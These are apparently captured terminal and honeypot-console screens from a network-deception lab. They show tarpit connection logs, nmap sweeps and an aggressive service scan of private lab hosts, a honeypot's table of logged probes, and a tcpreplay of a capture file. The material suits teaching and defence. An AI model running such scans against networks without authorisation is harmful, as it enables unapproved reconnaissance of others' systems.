Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 8045 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 9593
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 3905 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 1054
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 548 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 3404
```

```
cesi@debianrouter: ~
File Edit View Search Terminal Help
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 1054
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 548 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 3404
Sat May 28 22:04:54 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
*
Sat May 28 22:04:55 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
Sat May 28 22:04:56 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
*
Sat May 28 22:04:57 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
Sat May 28 22:04:58 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
*
Sat May 28 22:04:59 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
Sat May 28 22:05:00 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
*
Sat May 28 22:05:14 2016 Capturing local IP 192.168.177.79
Sat May 28 22:05:14 2016 Initial Connect - tarpitting: 192.168.177.68 46112 ->
192.168.177.79 445
```

root@kali: ~

File Edit View Search Terminal Help

```
Host is up (0.00012s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.250
Host is up (0.00012s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.251
Host is up (0.00012s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.252
Host is up (0.00011s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.253
Host is up (0.00014s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.254
Host is up (0.00011s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.255
Host is up (0.00014s latency).
MAC Address: 00:00:0F:FF:FF:FF (NEXT)
Nmap scan report for 192.168.177.68
Host is up.
Nmap done: 256 IP addresses (244 hosts up) scanned in 0.65 seconds
```

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# nmap -A 192.168.177.61

Starting Nmap 7.10 (https://nmap.org) at 2016-05-29 18:27 PDT


Nmap scan report for 192.168.177.61

Host is up (0.00052s latency).

Not shown: 906 closed ports

PORT	STATE	SERVICE	VERSION
1/tcp	open	tcpmux?	
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
7/tcp	open	qemu-vlan	QEMU VLAN listener
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
9/tcp	open	discard?	
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
13/tcp	open	daytime	Microsoft Windows International daytime
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
17/tcp	open	chargen	
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
19/tcp	open	chargen	
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
21/tcp	open	ftp	Microsoft ftpd
_auth-owners:		ERROR: Script execution failed (use -d to debug)	
_ftp-anon:		Anonymous FTP login allowed (FTP code 230)	
_02-08-06 01:52PM		1440054 Windows Server 2003.bmp	
22/tcp	open	ssh?	

ID	Start	Duration	Pro...	Sens...	Name	Visitor	Sig. Message	Received
294	5/29/2016 9:27:38 PM...	11.000	TCP	3128	IIS Proxy	192.168.177.68		[0D 0A 0D 0A]
293	5/29/2016 9:27:37 PM...	5.000	TCP	2107	MS MQS	192.168.177.68		
292	5/29/2016 9:27:37 PM...	5.000	TCP	2105	MS MQS	192.168.177.68		
291	5/29/2016 9:27:37 PM...	5.000	TCP	2103	MS MQS	192.168.177.68		
290	5/29/2016 9:27:37 PM...	4.000	TCP	636	LDAP SSL	192.168.177.68		[80 9E 01 03 01 00]4[00 00 00] [00 ...
289	5/29/2016 9:27:36 PM...	4.000	TCP	443	HTTPS	192.168.177.68		[80 9E 01 03 01 00]4[00 00 00] [00 ...
288	5/29/2016 9:27:36 PM...	4.000	TCP	1	port one	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
287	5/29/2016 9:27:36 PM...	4.000	TCP	143	IMAP	192.168.177.68		OPTIONS / RTSP/1.0[0D 0A 0D 0A]
286	5/29/2016 9:27:36 PM...	4.000	TCP	113	ident	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
285	5/29/2016 9:27:36 PM...	4.000	TCP	111	sunrpc	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
284	5/29/2016 9:27:34 PM...	2.000	TCP	2869	MS UPNP Host	192.168.177.68		
283	5/29/2016 9:27:34 PM...	5.000	TCP	1801	MS MQS	192.168.177.68		
282	5/29/2016 9:27:35 PM...	4.000	TCP	53	DNS	192.168.177.68		GET / HTTP/1.0[0D 0A 0D 0A]
281	5/29/2016 9:27:35 PM...	4.000	TCP	42	WINS	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
280	5/29/2016 9:27:35 PM...	4.000	TCP	22	SSH	192.168.177.68		OPTIONS / RTSP/1.0[0D 0A 0D 0A]
279	5/29/2016 9:27:35 PM...	4.000	TCP	9	Discard	192.168.177.68		OPTIONS / RTSP/1.0[0D 0A 0D 0A]
278	5/29/2016 9:27:34 PM...	4.000	TCP	119	NNTP	192.168.177.68		GET / HTTP/1.0[0D 0A 0D 0A]
277	5/29/2016 9:27:38 PM...	0.250	TCP	1028	MS CIS	192.168.177.68		[0D 0A 0D 0A]
276	5/29/2016 9:27:38 PM...	0.000	TCP	3128	Port Scan	192.168.177.68		Port Scan.[0D 0A 0D 0A]The visitor ...
275	5/29/2016 9:27:38 PM...	0.000	TCP	2967	Symantec Antiv...	192.168.177.68		
274	5/29/2016 9:27:38 PM...	0.250	TCP	593	CIS	192.168.177.68		GIOP[01 00 01 00]4[00 00 00 00 00 ...
273	5/29/2016 9:27:37 PM...	0.250	TCP	1028	MS CIS	192.168.177.68		[03 00 00 0B 06 E0 00 00 00 00 00]
272	5/29/2016 9:27:37 PM...	0.250	TCP	593	CIS	192.168.177.68		[94 00 CD EF D1]4[91 03]
271	5/29/2016 9:27:37 PM...	0.000	TCP	2222	AMD exploit Co...	192.168.177.68		
270	5/29/2016 9:27:37 PM...	0.000	TCP	1080	SOCKS	192.168.177.68		TNMP[04 00 00 00]TNME[00 00 04 00]
269	5/29/2016 9:27:37 PM...	0.000	TCP	1080	DOOS Attack	192.168.177.68		Connections: 281[0D 0A]Active Con...
268	5/29/2016 9:27:37 PM...	0.000	TCP	1080	SOCKS	192.168.177.68		OPTIONS sip:m SIP/2.0[0D 0A]Via: ...



```
root@kali:~# tcpreplay -i eth0 -x 2 defcon.tcp
sending out eth0
processing file: defcon.tcp
```

